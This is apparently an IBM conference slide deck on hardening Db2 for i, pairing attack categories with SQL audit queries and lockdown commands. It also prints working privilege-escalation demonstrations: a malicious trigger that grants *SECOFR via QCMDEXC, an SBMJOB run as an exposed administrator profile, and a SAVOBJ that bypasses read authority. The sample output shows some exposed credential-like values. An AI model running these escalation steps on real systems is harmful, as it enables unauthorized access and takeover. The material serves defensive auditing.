

# Inject more security into Db2 for i



Scott Forstie  
Db2 for i Business Architect

[forstie@us.ibm.com](mailto:forstie@us.ibm.com)  
2026 June

**IBM**i

1

## Db2 for i and Ethical Hacking

**March, 2024** - [CVSS Base score: 8.4](#)

– Releases IBM i 7.2 and up

**June, 2024** - [CVSS Base score: 7.4](#)

– Releases IBM i 7.2 and up

**January, 2025** - [CVSS Base score: 6.8](#)

– Releases IBM i 7.4 and up

**February, 2025** - [CVSS Base score: 6.5](#)

– Releases IBM i 7.4 and up

**July, 2025** - [CVSS Base score: 7.5](#)

– Releases IBM i 7.2 and up

**Recommendation: Stay Current**



2

2

# Memorandum To User (MTU)

It's time to check out these books!

[https://ibm.biz/IBMi\\_72\\_MTU](https://ibm.biz/IBMi_72_MTU)

[https://ibm.biz/IBMi\\_73\\_MTU](https://ibm.biz/IBMi_73_MTU)

[https://ibm.biz/IBMi\\_74\\_MTU](https://ibm.biz/IBMi_74_MTU)

[https://ibm.biz/IBMi\\_75\\_MTU](https://ibm.biz/IBMi_75_MTU)

[https://ibm.biz/IBMi\\_76\\_MTU](https://ibm.biz/IBMi_76_MTU)



- The MTU is a living document
- Updated multiple times per year
- Clients can avoid disruption related to behavior changes

# Memorandum To User (MTU)

## Db2 for i PTFs that **reduce attack vectors**

- |<QSYS2.AUTHORITY\_COLLECTION views authority checks>|
- |<RENAME (SQL) statement changed to require more authority>|
- |<Add Physical File Trigger (ADDPFTRG) CL command \*PUBLIC authority>|
- |<QRECOVERY/QDBppnnnn \*FILE -\*PUBLIC authority>|
- |<QRECOVERY/QADBERAP \*FILE - \*PUBLIC authority>|

# Limited Capabilities Attack



© Copyright IBM Corporation 2026

5

5

# Limited Capability Users

```
--  
-- Which users are configured with "Limited Capabilities"?  
--  
SELECT *  
  FROM qsys2.user_info_basic  
 WHERE limit_capabilities = '*YES';  
stop;
```

<https://www.ibm.com/docs/en/i/7.6.0?topic=fields-limit-capabilities>

© Copyright IBM Corporation 2026

6

6

# Limited Capability Users

```
--  
-- Which commands can be executed by users with "Limited Capabilities"?  
--  
SELECT *  
FROM qsys2.command_info  
WHERE allow_limited_user = 'YES';
```

COMMAND_LIBRARY	COMMAND_NAME	PROXY_COMMAND	TEXT_DESCRIPTION
QSYS	DSPJOB	NO	Display Job
QSYS	DSPJOBLOG	NO	Display Job Log
QSYS	DSPMSG	NO	Display Messages
QSYS	SIGNOFF	NO	Sign Off
QSYS	SNDMSG	NO	Send Message
QSYS	WRKMSG	NO	Work with Messages
QSYSV7R2M0	DSPJOB	NO	DISPLAY JOB

Done: 31 rows retrieved.

7

# Limited Capability Users

The screenshot shows the IBM i Main Menu with the following text:

```
MAIN                                IBM i Main Menu                                System:  COMMON1  
Select one of the following:  
1. User tasks  
2. Office tasks  
3. Information Assistant  
4. Files, libraries, and folders  
6. Communications  
8. Problem handling  
10. Information Assistant options  
11. IBM i Access tasks  
90. Sign off  
Selection or command  
==> sbmjob  
F3=Exit  F4=Prompt  F9=Retrieve  F12=Cancel  F3=Information Assistant  
Command SBMJOB in library *LIBL not allowed.
```

Two blue arrows point to the error message and the command input field.

8

# Limited Capability Users

```
set session authorization limitme;

cl: qsys/sbmjob cmd(qsys/dlyjob dly(11));
```

[ 05/13/2025, 12:27:54 PM ] Run Selected...

```
set session authorization limitme
✓ Statement ran successfully (223 ms)
```

[ 05/13/2025, 12:28:18 PM ] Run Selected...

```
qsys/sbmjob cmd(qsys/dlyjob dly(11))
```

```
CPC1221: Job 142767/LIMITME/QDFTJOB0D submitted to job queue QBATCH in library QGPL.
✓ Statement ran successfully (157 ms)
```

“Limited Capabilities” applies only to commands that are run from the command line, the Command Entry display, FTP, REXEC, using the QCAPCMD API.

# Publicly Accessible Commands

```
--
-- Which commands can anyone use?
--
SELECT command_library, command_name, op.object_authority as public_authority
FROM qsys2.command_info, LATERAL (
  SELECT * FROM TABLE(qsys2.object_privileges(
    system_object_schema => command_library,
    system_object_name => command_name,
    object_type => '*CMD')) op
WHERE op.authorization_user = '*PUBLIC' and op.object_authority <> '*EXCLUDE'
order by 1, 2;
```

COMMAND_LIBRARY	COMMAND_NAME	PUBLIC_AUTHORITY
QSYS	CRTPF	*USE
QSYS	CRTPGM	*USE
QSYS	CRTPNLGRP	*USE
QSYS	CRTPRDDFN	*USE
QSYS	CRTPRDLOD	*USE

Done: 8,355 rows retrieved.

# Data Area Attack



© Copyright IBM Corporation 2026

11

11

Which Authorities are required to read the data within a data area?



© Copyright IBM Corporation 2026

12

12

# Authorities required to Read a data area

**OBJECT\_TYPE = '\*LIB'**

**DATA\_EXECUTE**

**OBJECT\_TYPE = '\*DTAARA'**

Aka  
\*USE { **DATA\_EXECUTE & OBJECT\_OPERATIONAL  
& DATA\_READ**

13

# Data Areas open to a Read attack

```
--
-- Data areas that anyone can see the data area value
--
SELECT dtaara_lib, dtaara, "TYPE", "VALUE", bin_value
FROM qsys2.data_area_info, TABLE (
  qsys2.object_privileges('QSYS', dtaara_lib, '*LIB')
) lib, TABLE (
  qsys2.object_privileges(dtaara_lib, dtaara, '*DTAARA')
) dta
WHERE lib.authorization_user = '*PUBLIC' AND lib.data_execute = 'YES'
AND dta.authorization_user = '*PUBLIC' AND dta.data_execute = 'YES'
AND dta.object_operational = 'YES' AND dta.data_read = 'YES'
ORDER BY dtaara_lib, dtaara;
```

DTAARA_LIB	DTAARA	TYPE	VALUE	BIN_VALUE
WEBCOMMON	EMAILPWD	*CHAR	JUNKPASSWORD	... D1E4D5D2D7C1E2E2E6D6D9C440404
WEBCOMMON	EMAILUSER	*CHAR	J4SKFD8NX00@GMAIL.COM...	D1F4E2D2C6C4F8D5E7F0F07CC7D4C
WEBCOMMON	WEATHERMAP	*CHAR	196beff66cb2ee05ae09a...	F1F9F682858686F6F68382F28585F
XADTA13000	S36DBASE	*CHAR	0	F0
XADTA13000	VALMFF	*CHAR	*NO	5CD5D640
XADTA13000	X@IDFT	*CHAR	N*QUOTEQLBLSRC YNNY...	D55CD8E4D6E3C5D8D3C2D3E2D9C34
XADTA13000	X@PARM	*CHAR	N0NNNNYYNYNYNY43NNNN...	D5F0D5D5D5E8E8E8D5E8D5E8E8D5E

14

Which Authorities are required to change the data within a data area?



Authorities required to Read a data area

**OBJECT\_TYPE = '\*LIB'**

**DATA\_EXECUTE**

**OBJECT\_TYPE = '\*DTAARA'**

Aka  
\*CHANGE

**DATA\_EXECUTE & OBJECT\_OPERATIONAL  
& DATA\_READ & DATA\_ADD &  
DATA\_UPDATE & DATA\_DELETE**

# Data Areas open to a Write attack

```
--  
-- Data areas where anyone can change data area value  
--  
SELECT dtaara_lib, dtaara, dta.owner, data_area_type  
FROM qsys2.data_area_info, TABLE (  
    qsys2.object_privileges('QSYS', dtaara_lib, '*LIB')  
    ) lib, TABLE (  
    qsys2.object_privileges(dtaara_lib, dtaara, '*DTAARA')  
    ) dta  
WHERE lib.authorization_user = '*PUBLIC' AND lib.data_execute = 'YES' AND  
    dta.authorization_user = '*PUBLIC' AND dta.object_operational = 'YES' AND  
    dta.data_read = 'YES' AND dta.data_add = 'YES' AND  
    dta.data_update = 'YES' AND dta.data_delete = 'YES' AND  
    dta.data_execute = 'YES'  
ORDER BY dtaara_lib, dtaara;
```

DTAARA_LIB	DTAARA	OWNER	DATA_AREA_TYPE
QGPL	KEY	RIHAR	*CHAR
QGPL	NOTETOSELF	SCOTTJ	*CHAR
QGPL	PUIKEY	CAROL	*CHAR
QGPL	QPWFS_MSGI	QPGMR_NC	*LGL

Done: 1,449 rows retrieved.

© Copyright IBM Corporation 2026

17

17

# Special Authority Attack



© Copyright IBM Corporation 2026

18

18

Which Special Authority allows you to see any Db2 for i data?



© Copyright IBM Corporation 2026

19

19

Which Special Authority allows you to see any Db2 for i data?

All-object (**\*ALLOBJ**) special authority allows the user to access any resource on the system regardless of whether private authority exists for the user

© Copyright IBM Corporation 2026

20

20

## Which Special Authority allows you to see any Db2 for i data?

All-object (**\*ALLOBJ**) special authority allows the user to access any resource on the system regardless of whether private authority exists for the user

Save system (**\*SAVSYS**) special authority gives the user the authority to save & restore any system regardless of whether private authority exists for the user

## What Special Authority allows you to see any Db2 for i data?

```
--  
-- Repopulate the special authority detail in the SYSTOOLS MQT  
--
```

```
REFRESH TABLE systools.special_authority_data_mart;
```

<https://www.ibm.com/docs/en/i/7.6.0?topic=services-special-authority-data-mart-table>

# What Special Authority allows you to see any Db2 for i data?

```
--  
-- Which users can see ANY Db2 for i data  
--  
=====
```

```
SELECT *  
FROM systools.special_authority_data_mart  
WHERE special_authority IN ('*ALLOBJ', '*SAVSYS')  
ORDER BY user_name;
```

AUTHORIZATION_NAME	SPECIAL_AUTHORITY	AUTHORITY_SOURCE	GROUP_PROFILE_NAME	STATUS
SCOTTFF	*ALLOBJ	USER PROFILE	-	*ENABLED
SCOTTFF	*ALLOBJ	GROUP PROFILE	ALLOBJTEAM	*ENABLED
SCOTTFF	*SAVSYS	USER PROFILE	-	*ENABLED
SFINNES	*SAVSYS	USER PROFILE	-	*DISABLED
SJACOB	*ALLOBJ	USER PROFILE	-	*ENABLED
SJACOB	*SAVSYS	USER PROFILE	-	*ENABLED
SJANSSON	*ALLOBJ	USER PROFILE	-	*DISABLED

850 rows retrieved (more data available).

© Copyright IBM Corporation 2026

23

23

## \*SAVSYS Attack Vector

```
select * from toystore3.item_fact  
✖ SQL State: 42501  
Vendor Code: -551  
Message: [SQL0551] Not authorized to object TOYSTORE3 in QSYS type *LIB. Cause . . .  
on object TOYSTORE3 in QSYS type *LIB. This operation cannot be performed without the  
privileges on an object, you must have *OBJMGT authority in addition to all the priv  
Recovery . . . : Obtain the required authority from either the security officer, th  
authorized to the QIBM_DB_SECADM function. If you are not authorized to a logical file  
based-on files of the logical file. Try the operation again.
```

© Copyright IBM Corporation 2026

24

24

# \*SAVSYS Attack Vector

```
select * from toystore3.item_fact
❌ SQL State: 42501
Vendor Code: -551
Message: [SQL0551] Not authorized to object TOYSTORE3 in QSYS type *LIB. Cause . . .
on object TOYSTORE3 in QSYS type *LIB. This operation cannot be performed without the
privileges on an object, you must have *OBJMGT authority in addition to all the privil
Recovery . . . : Obtain the required authority from either the security officer, th
authorized to the QIBM_DB_SECADM function. If you are not authorized to a logical file
based-on files of the logical file. Try the operation again.

[ 05/26/2025, 04:44:51 PM ] Run Selected...
❌ crtsavf qtemp/mycopy

CPC7301: File MYCOPY created in library QTEMP.
✔ Statement ran successfully (88 ms)

[ 05/26/2025, 04:45:41 PM ] Run Selected...
❌ SAVOBJ OBJ(ITEM_FACT) LIB(TOYSTORE3) DEV(*SAVF) OBJTYPE(*FILE) SAVF(QTEMP/MYCOPY)

CPI3203: 23 logical access paths saved or restored.
CPC3722: 1 objects saved from library TOYSTORE3.
✔ Statement ran successfully (6,792 ms = 6.792 sec)
```

# Library Attack



## Libraries open for anyone to use

```
--  
-- How many libraries are OPEN for attack?  
--  
SELECT COUNT(*) AS library_count  
  FROM qsys2.object_privileges  
  WHERE system_object_schema = 'QSYS' AND  
         object_type = '*LIB' AND  
         user_name = '*PUBLIC' AND  
         data_execute = 'YES';
```

LIBRARY_COUNT
2,985

© Copyright IBM Corporation 2026

27

27

## Libraries open for anyone to use

```
--  
-- How many libraries are OPEN for attack?  
--  
SELECT owner, COUNT(*) AS library_count  
  FROM qsys2.object_privileges  
  WHERE system_object_schema = 'QSYS' AND  
         object_type = '*LIB' AND user_name = '*PUBLIC' AND  
         data_execute = 'YES'  
  GROUP BY owner  
  ORDER BY library_count DESC;
```

OWNER	LIBRARY_COUNT
TIMMR	2,036
QPGMR	129
SCOTT	102
QSYS	92
IFSLAB	53

© Copyright IBM Corporation 2026

28

28

# Library List Attack



© Copyright IBM Corporation 2026

29

29

# Library List Attack

```
--  
-- Which libraries in the system or product portion of the library list  
-- permit any user to create a table?  
--  
SELECT lib.*, priv.*  
  FROM qsys2.library_list_info lib, LATERAL (  
    SELECT *  
      FROM qsys2.object_privileges  
     WHERE system_object_schema = 'QSYS' AND  
            system_object_name   = lib.system_schema_name AND  
            object_type           = '*LIB'  
  ) priv  
 WHERE lib.type NOT IN ('USER') AND  
        authorization_name = '*PUBLIC' AND  
        object_operational = 'YES' AND  
        data_read          = 'YES' AND  
        data_add            = 'YES' AND  
        data_execute        = 'YES';
```

© Copyright IBM Corporation 2026

30

# Library List Attack

```
--  
-- NAMING(*SYS) and Library List (*LIBL)  
--  
CREATE OR REPLACE PROCEDURE toystore.update_sales ()  
BEGIN  
  UPDATE sales  
    SET sales = sales + 1  
    LIMIT 1;  
END;  
  
VALUES CURRENT PATH;
```

00001
*LIBL

31

# Library List Attack

```
Display Library List  
Job:  QZDASOINIT  User:  QUSER  Number:  156746  System:  SYNC20  
Type options, press Enter.  
5=Display objects in library
```

Opt	Library	Type	ASP Device	Text
—	QSYS	SYS		System Library
—	QSYS2	SYS		System Library for CPI's
—	QHLPSYS	SYS		
—	QUSRSYS	SYS		System Library for Users
—	QIWS	PRD		
—	QGPL	USR		General Purpose Library
—	QTEMP	USR		
—	QDEVELOP	USR		
—	QBLDSYS	USR		
—	QBLDSYSR	USR		
—	TOYSTORE	USR		COLLECTION - created by SQL


32

# Library List Attack

```

- Display User Profile - Basic

User profile . . . . . : JOEUSER
Change date/time . . . . . : 05/07/24 09:57:22
Last used date . . . . . :
Restore date/time . . . . . :
User expiration date . . . . . : *NONE
User expiration interval . . . . . : *NONE
User expiration action . . . . . : *NONE
Special authority . . . . . : *NONE
Group profile . . . . . : *NONE
Owner . . . . . : *USRPRF
Group authority . . . . . : *NONE
Group authority type . . . . . : *PRIVATE
Supplemental groups . . . . . : *NONE
Assistance level . . . . . : *SYSVAL
Current library . . . . . : *CRTDFT
    
```



# Library List Attack

```

CREATE TABLE qgpl.sales (
  sales_date DATE DEFAULT NULL ,
  sales_person VARCHAR(15) CCSID 37 DEFAULT NULL ,
  region VARCHAR(15) CCSID 37 DEFAULT NULL ,
  sales INTEGER DEFAULT NULL ,
  onemore CHAR(1) CCSID 37 DEFAULT NULL )
RCDFMT SALES ;
    
```


Opt	Library	Type
-	QSYS	SYS
-	QSYS2	SYS
-	QHLPSYS	SYS
-	QUSRSYS	SYS
-	QIWS	PRD
-	QGPL	USR
-	QTEMP	USR
-	QDEVELOP	USR
-	QBLDSYS	USR
-	QBLDSYSR	USR
-	TOYSTORE	USR



# Library List Attack

```
CREATE TABLE qgp1.SALES (
  sales_date DATE DEFAULT NULL ,
  sales_person VARCHAR(15) CCSID 37 DEFAULT NULL ,
  region VARCHAR(15) CCSID 37 DEFAULT NULL ,
  sales INTEGER DEFAULT NULL ,
  onemore CHAR(1) CCSID 37 DEFAULT NULL )
RCDFMT sales ;
```



```
CREATE TRIGGER qsys2.badact
  AFTER UPDATE ON qgp1.sales
  FOR EACH STATEMENT
  CALL qsys2.qcmdexc('CHGUSRPRF
                    USRPRF(JOEUSER)
                    USRCLS(*SECOFR)
                    SPCAUT(*USRCLS)');
```



Opt	Library	Type
—	QSYS	SYS
—	QSYS2	SYS
—	QHLPSYS	SYS
—	QUSRSYS	SYS
—	QIWS	PRD
—	QGPL	USR
—	QTEMP	USR
—	QDEVELOP	USR
—	QBLDSYS	USR
—	QBLDSYSR	USR
—	TOYSTORE	USR

# Library List Attack

```
Display User Profile - Basic
User profile . . . . . : JOEUSER
Change date/time . . . . . : 06/02/24 08:52:59
Last used date . . . . . :
Restore date/time . . . . . :
User expiration date . . . . . : *NONE
User expiration interval . . . . . : *NONE
User expiration action . . . . . : *NONE
Special authority . . . . . : *ALLOBJ
                          *AUDIT
                          *IOSYSCFG
                          *JOBCTL
                          *SAVSYS
                          *SECADM
                          *SERVICE
                          *SPLCTL
Group profile . . . . . : *NONE
```

# Available in IBM i Access Client Solutions (ACS) - Version 1.1.9.11

The screenshot shows a window titled "Examples" with a search bar containing "inject". Below the search bar is a list of security-related commands, including "Security - Audit Journal CD review", "Security - Auditing configuration for commands", and "Security - Users with Limited Capabilities". In the center of the window, there is a large blue text overlay that says "27 SQL Queries to 'Inject More Security' into your IBM i". To the right of the list, two SQL queries are displayed, both starting with "-- category: IBM i Services" and "-- description: Security - Users with Limited Capabilities". The first query is "Which commands can be executed by users with 'Limited Capabilities'?" and the second is "Which users are configured with 'Limited Capabilities'?".

© Copyright IBM Corporation 2026

37

37

# IBM i Access Client Solutions – 1.1.9.12

The screenshot shows a LinkedIn post from Scott Forstie, Senior Technical Staff Member (STSM) at IBM. The post text reads: "Howdy folks, IBM i Access Client Solutions 1.1.9.12 is available. Either read about the enhancements or see me at PowerUP! #ACSforthewin #StayCurrent". Below the text is a link to "https://lnkd.in/ehBa4iMm" and a card for "IBM i Access - ACS Updates" from ibm.com. The post has 2 comments and 17 reposts, and 2,961 impressions.

<https://www.linkedin.com/feed/update/urn:li:activity:7452096496138625024/>

© Copyright IBM Corporation 2026

38

38

# Available in IBM i Access Client Solutions (ACS) - Version 1.1.9.12

-- 13 new Insert from Examples:

- Security - Who is creating objects in the IFS root**
- Security - Who is creating objects in the /QOpenSys subdirectory**
- Security - IFS first-level directories that are open to attack**
- Security - IFS subdirectory object attack vector check**
- Security - IFS home directory ownership**
- SELF - System-wide controls
- SELF - Job-level controls
- SELF - Log Queries
- SELF - Removing historical rows
- SELF - Initial Stack
- SELF - Top occurrences
- SELF - QA use case example
- SYSTOOLS - Generate spreadsheet and send email example

**32**  
SQL Queries to  
“Inject More Security”  
into your IBM i

## Query Attack



## Authorities required to Read data



© Copyright IBM Corporation 2026

41

41

## Authorities required to Read data

**OBJECT\_TYPE = '\*LIB'**

**DATA\_EXECUTE**

**OBJECT\_TYPE = '\*FILE'**

**DATA\_READ & OBJECT\_OPERATIONAL**

© Copyright IBM Corporation 2026

42

42

# Database files that any user can read

```
WITH libs (lib_name) AS (  
  SELECT object_name  
    FROM qsys2.object_privileges  
   WHERE system_object_schema = 'QSYS' AND  
         object_type = '*LIB' AND  
         user_name = '*PUBLIC' AND  
         data_execute = 'YES'  
)  
SELECT * FROM libs, qsys2.object_privileges  
  WHERE system_object_schema = lib_name AND  
        object_type = '*FILE' AND user_name = '*PUBLIC' AND  
        data_read = 'YES' AND object_operational = 'YES' AND  
        ('PF' = (SELECT objattribute FROM TABLE (  
                  qsys2.object_statistics(lib_name, '*FILE', object_name))));
```

© Copyright IBM Corporation 2026

43

43

# Insert Attack



© Copyright IBM Corporation 2026

44

44

## Authorities required to Insert rows



© Copyright IBM Corporation 2026

45

45

## Authorities required to Insert rows

**OBJECT\_TYPE = '\*LIB'**

**DATA\_EXECUTE**

**OBJECT\_TYPE = '\*FILE'**

**DATA\_ADD**

© Copyright IBM Corporation 2026

46

46

# Files where any user can insert rows

```
WITH libs (lib_name) AS (  
  SELECT object_name  
    FROM qsys2.object_privileges  
   WHERE system_object_schema = 'QSYS' AND  
         object_type = '*LIB' AND  
         user_name = '*PUBLIC' AND  
         data_execute = 'YES'  
)  
SELECT * FROM libs, qsys2.object_privileges  
  WHERE system_object_schema = lib_name AND  
        object_type = '*FILE' AND user_name = '*PUBLIC' AND  
        data_add = 'YES' AND  
        ('PF' = (SELECT objattribute FROM TABLE (  
                  qsys2.object_statistics(lib_name, '*FILE', object_name))));
```

© Copyright IBM Corporation 2026

47

47

# Update Attack



© Copyright IBM Corporation 2026

48

48

## Authorities required to Update rows

**OBJECT\_TYPE = '\*LIB'**

**DATA\_EXECUTE**

**OBJECT\_TYPE = '\*FILE'**

**DATA\_UPDATE**

## Files where any user can update rows

```
WITH libs (lib_name) AS (  
  SELECT object_name  
    FROM qsys2.object_privileges  
   WHERE system_object_schema = 'QSYS' AND  
         object_type = '*LIB' AND  
         user_name = '*PUBLIC' AND  
         data_execute = 'YES'  
)  
SELECT * FROM libs, qsys2.object_privileges  
  WHERE system_object_schema = lib_name AND  
        object_type = '*FILE' AND user_name = '*PUBLIC' AND  
        data_update = 'YES' AND  
        ('PF' = (SELECT objattribute FROM TABLE (  
                  qsys2.object_statistics(lib_name, '*FILE', object_name))));
```

# Delete Attack



© Copyright IBM Corporation 2026

51

51

## Authorities required to Delete rows

**OBJECT\_TYPE = '\*LIB'**

**DATA\_EXECUTE**

**OBJECT\_TYPE = '\*FILE'**

**DATA\_DELETE**

© Copyright IBM Corporation 2026

52

52

# Files where any user can delete rows

```
WITH libs (lib_name) AS (  
  SELECT object_name  
    FROM qsys2.object_privileges  
   WHERE system_object_schema = 'QSYS' AND  
         object_type = '*LIB' AND  
         user_name = '*PUBLIC' AND  
         data_execute = 'YES'  
)  
SELECT * FROM libs, qsys2.object_privileges  
  WHERE system_object_schema = lib_name AND  
        object_type = '*FILE' AND user_name = '*PUBLIC' AND  
        data_delete = 'YES' AND  
        ('PF' = (SELECT objattribute FROM TABLE (  
                  qsys2.object_statistics(lib_name, '*FILE', object_name))));
```

© Copyright IBM Corporation 2026

53

53

# Trigger Attack



© Copyright IBM Corporation 2026

54

54

# Types of Trigger Programs

Before or After Insert

Before or After Delete

Before or After Update

Before or After Read

Add Physical File Trigger  
(**ADDPFTRG**) command  
Or  
**CREATE TRIGGER** (SQL) statement

Add Physical File Trigger  
(**ADDPFTRG**) command

# Trigger Attack

```
G - COMMON1.IINTHECLOUD.COM
ons Window Help
[Icons]
- Display User Profile - Basic
User profile . . . . . : JOEUSER
Restore date/time . . . . . :
User expiration date . . . . . : *NONE
User expiration interval . . . . . : *NONE
User expiration action . . . . . : *NONE
Special authority . . . . . : *NONE
Group profile . . . . . : *NONE
Owner . . . . . : *USRPRF
Group authority . . . . . : *NONE
```



# Trigger Attack

Production Box --- Be Careful Scott - Run SQL Scripts - common1.iinthecloud.com(lhost)

File Edit Search View Connection Run Explain Monitor Editor Tools Help

Production Box --- Be Careful Scott

\*Untitled 1 x

```
select * from AAADTALIB.AAATABLE;
```

NAME	ID
Tim	123

692384/QUSER/QZDASOINIT Job Log - common1.iinthecloud.com

File Edit Search View

Sent	Type	From Module	Message ID	Severity	Message
2024-06-02 03:15:57.773771	COMPLETION	-	CPC2205	0	User profile JOEUSER changed.
2024-06-02 03:15:57.772758	INFORMATIONAL	-	CPC2205	0	User class and special authorities do not match supplied
2024-06-02 03:15:57.768217	COMPLETION	-	CPC2205	0	User profile JOEUSER changed.
2024-06-02 03:15:57.766116	INFORMATIONAL	-	CPC2205	0	User class and special authorities do not match supplied

© Copyright IBM Corporation 2026

59

# Trigger Attack

G - COMMON1.IINTHECLOUD.COM

ons Window Help

Display User Profile - Basic

```
User profile . . . . . : JOEUSER
Restore date/time . . . . . :
User expiration date . . . . . : *NONE
User expiration interval . . . . . : *NONE
User expiration action . . . . . : *NONE
Special authority . . . . . : *ALLOBJ
                               *SECADM
Group profile . . . . . : *NONE
Owner . . . . . : *USRPRF
Group authority . . . . . : *NONE
```

© Copyright IBM Corporation 2026

60

# Trigger Awareness

```
--  
-- What triggers exist?  
--  
SELECT trigger_schema, trigger_name, trigevent,  
       sys_dname AS lib_name, sys_tname AS file_name, enabled,  
       definer, created, altereddts  
FROM   qsys2.systriggers  
WHERE  sys_dname NOT LIKE 'Q%' ORDER BY created DESC;
```

TRIGGER_SCHEMA	TRIGGER_NAME	TRIGEVENT	LIB_NAME	FILE_NAME	ENABLED	DEFINER	CREATED
BOBRECUR	ORD701_INSERT_ORDER	INSERT	BOBRECUR	ORDER	Y	REINHARD	2025-06-05 22:51:1!
REINHARD	ORD701_INSERT_ORDER	INSERT	REINHARD	ORDER	Y	REINHARD	2025-03-03 10:42:3!
SHUBHAM	ORD701_INSERT_ORDER	INSERT	SHUBHAM	ORDER	Y	REINHARD	2024-12-13 08:55:3!
VS5140174C	ORD701_INSERT_ORDER	INSERT	VS5140174C	ORDER	Y	BOBBUILD	2024-12-06 12:28:3!
AAADTALIB	QSYS_TRIG_AAADTALIB_...	READ	AAADTALIB	ZZZSLEEP	Y	JOEUSER	2024-06-02 04:12:0!
HATSTORE1	BEFORE_CUSTOMER_INSERT	INSERT	HATSTORE1	CUSTOMERS	Y	SCOTTFF	2024-01-29 14:53:5!
HATSTORE1	BEFORE_TRANSACTION_I...	INSERT	HATSTORE1	TRANS	Y	SCOTTFF	2024-01-29 14:53:5!
HATSTORE1	BEFORE_ACCOUNT_INSERT	INSERT	HATSTORE1	ACCOUNTS	Y	SCOTTFF	2024-01-29 14:53:4!

© Copyright IBM Corporation 2026

61

61

# Authority required to deploy a trigger

**OBJECT\_TYPE = '\*LIB'**

**DATA\_EXECUTE**

**OBJECT\_TYPE = '\*FILE'**

**DATA\_READ & OBJECT\_OPERATIONAL &  
(OBJECT\_MANAGEMENT or OBJECT\_ALTER)**

And of course... \*USE authority to the QSYS/ADDPFTRG \*CMD

© Copyright IBM Corporation 2026

62

62

# Files exposed to a Trigger Attack

```

WITH libs (lib_name) AS (
  SELECT object_name
  FROM qsys2.object_privileges
  WHERE system_object_schema = 'QSYS' AND
        object_type = '*LIB' AND
        user_name = '*PUBLIC' AND
        data_execute = 'YES'
)
SELECT * FROM libs, qsys2.object_privileges
WHERE system_object_schema = lib_name AND
      object_type = '*FILE' AND user_name = '*PUBLIC' AND
      data_read = 'YES' AND object_operational = 'YES' AND
      (object_alter = 'YES' OR object_management = 'YES') AND
      ('PF' = (SELECT objattribute FROM TABLE (
        qsys2.object_statistics(lib_name, '*FILE', object_name)))));

```

# Files exposed to a Trigger Attack

**“Heritage”  
Navigator is  
exposed  
to this attack**



LIB_NAME	OBJECT_NAME	OBJECT_TYPE	SQL_OBJECT_TYPE	OBJECT_OPERATIONAL	OBJECT_ALTER	DATA_READ
QUSRSYS	QINAVMNRTRG	*FILE	TABLE	YES	YES	YES
QUSRSYS	QINAVMETAINF	*FILE	TABLE	YES	YES	YES
QUSRSYS	QINAVMNTTEVT	*FILE	TABLE	YES	YES	YES
QUSRSYS	QINAVMNTSPEC	*FILE	TABLE	YES	YES	YES
QUSRSYS	QINAVMNTCMD	*FILE	TABLE	YES	YES	YES
QUSRSYS	QINAVMNTLOG	*FILE	TABLE	YES	YES	YES

# Impersonation Attack



© Copyright IBM Corporation 2026

65

65

# Impersonation Attack

```
--  
-- Which *USRPRF's do not have *PUBLIC set to *EXCLUDE?  
--  
SELECT object_name AS user_name, object_authority, owner  
FROM qsys2.object_privileges  
WHERE system_object_schema = 'QSYS' AND  
  object_type = '*USRPRF' AND  
  object_name NOT IN ('QDBSHR', 'QDBSHRDO', 'QDOC', 'QTMLPLD') AND  
  user_name = '*PUBLIC' AND  
  object_authority <> '*EXCLUDE';
```

USER NAME	OBJECT AUTHORITY	OWNER
DAWNMAY	*CHANGE	DAWNM
JVLABS	*ALL	JVALANCE
TOPADMIN	*USE	TIMMR

© Copyright IBM Corporation 2026

66

66

# Impersonation Attack

```
--  
-- Run "AS" the exposed user  
--  
SBMJOB CMD(CHGUSRPRF USRPRF(JOEUSER) SPCAUT(*ALLOBJ *SECADM))  
      USER(TOPADMIN);
```



© Copyright IBM Corporation 2026

67

67

# Preventing Impersonation

```
--  
-- Which *USRPRF's do not have *PUBLIC set to *EXCLUDE?  
--  
SELECT 'QSYS/GRTOBJAUT OBJ(' CONCAT object_name CONCAT ' )  
      OBJTYPE(*USRPRF) USER(*PUBLIC) AUT(*EXCLUDE)' AS lockdown_commands  
FROM qsys2.object_privileges  
WHERE system_object_schema = 'QSYS' AND  
      object_type = '*USRPRF' AND  
      user_name = '*PUBLIC' AND  
      object_name NOT IN ('QDBSHR', 'QDBSHRDO', 'QDOC', 'QTMLPD') AND  
      object_authority <> '*EXCLUDE';
```

```
LOCKDOWN_COMMANDS  
QSYS/GRTOBJAUT OBJ(QSYS/DAWNMMAY) OBJTYPE(*USRPRF) USER(*PUBLIC) AUT(*EXCLUDE)  
QSYS/GRTOBJAUT OBJ(QSYS/JVLABS) OBJTYPE(*USRPRF) USER(*PUBLIC) AUT(*EXCLUDE)  
QSYS/GRTOBJAUT OBJ(QSYS/TOPADMIN) OBJTYPE(*USRPRF) USER(*PUBLIC) AUT(*EXCLUDE)
```

© Copyright IBM Corporation 2026

68

68

# Preventing Impersonation

```
--
-- Change the *USRPRF's that do not have *PUBLIC set to *EXCLUDE?
--
SELECT qsys2.qcmdexc('QSYS/GRTOBJAUT OBJ(' CONCAT object_name CONCAT ')
        OBJTYPE(*USRPRF) USER(*PUBLIC) AUT(*EXCLUDE)') AS lockdown_commands
FROM qsys2.object_privileges
WHERE system_object_schema = 'QSYS' AND
      object_type = '*USRPRF' AND
      user_name = '*PUBLIC' AND
      object_name NOT IN ('QDBSHR', 'QDBSHRDO', 'QDOC', 'QTMPLPD') AND
      object_authority <> '*EXCLUDE';
```

LOCKDOWN_COMMANDS
1
1
1

© Copyright IBM Corporation 2026

69

69

# Preventing Impersonation

- IBM i 7.6 includes a new function that prevents anyone from swapping to identity of the protected user profile

```
--
-- Prevent "Anyone" from impersonating Tim
--
CHGFCNUSG FCNID(QIBM_RUN_UNDER_USER_NO_AUTH) USER(TIMMR) USAGE(*DENIED)
```

**IBM i 7.5**

Connected to relational database Common75 on COMMON75.FRANKENI.COM as SCOTTTF-004043/QUSER/QZDASOINIT using JDBC configuration 'SQL with no hex handling'.

[ 04/05/2025, 06:26:15 PM ] Run Selected...  
 ✓ Set session authorization timmr  
 ✓ Statement ran successfully (68 ms)

**IBM i 7.6**

Connected to relational database Common76 on COMMON76.FRANKENI.COM as SCOTTTF-132621/QUSER\_NC/QZDASOINIT using JDBC configuration 'SQL with no hex handling'.

[ 04/05/2025, 06:26:20 PM ] Run Selected...  
 ✗ Set session authorization timmr  
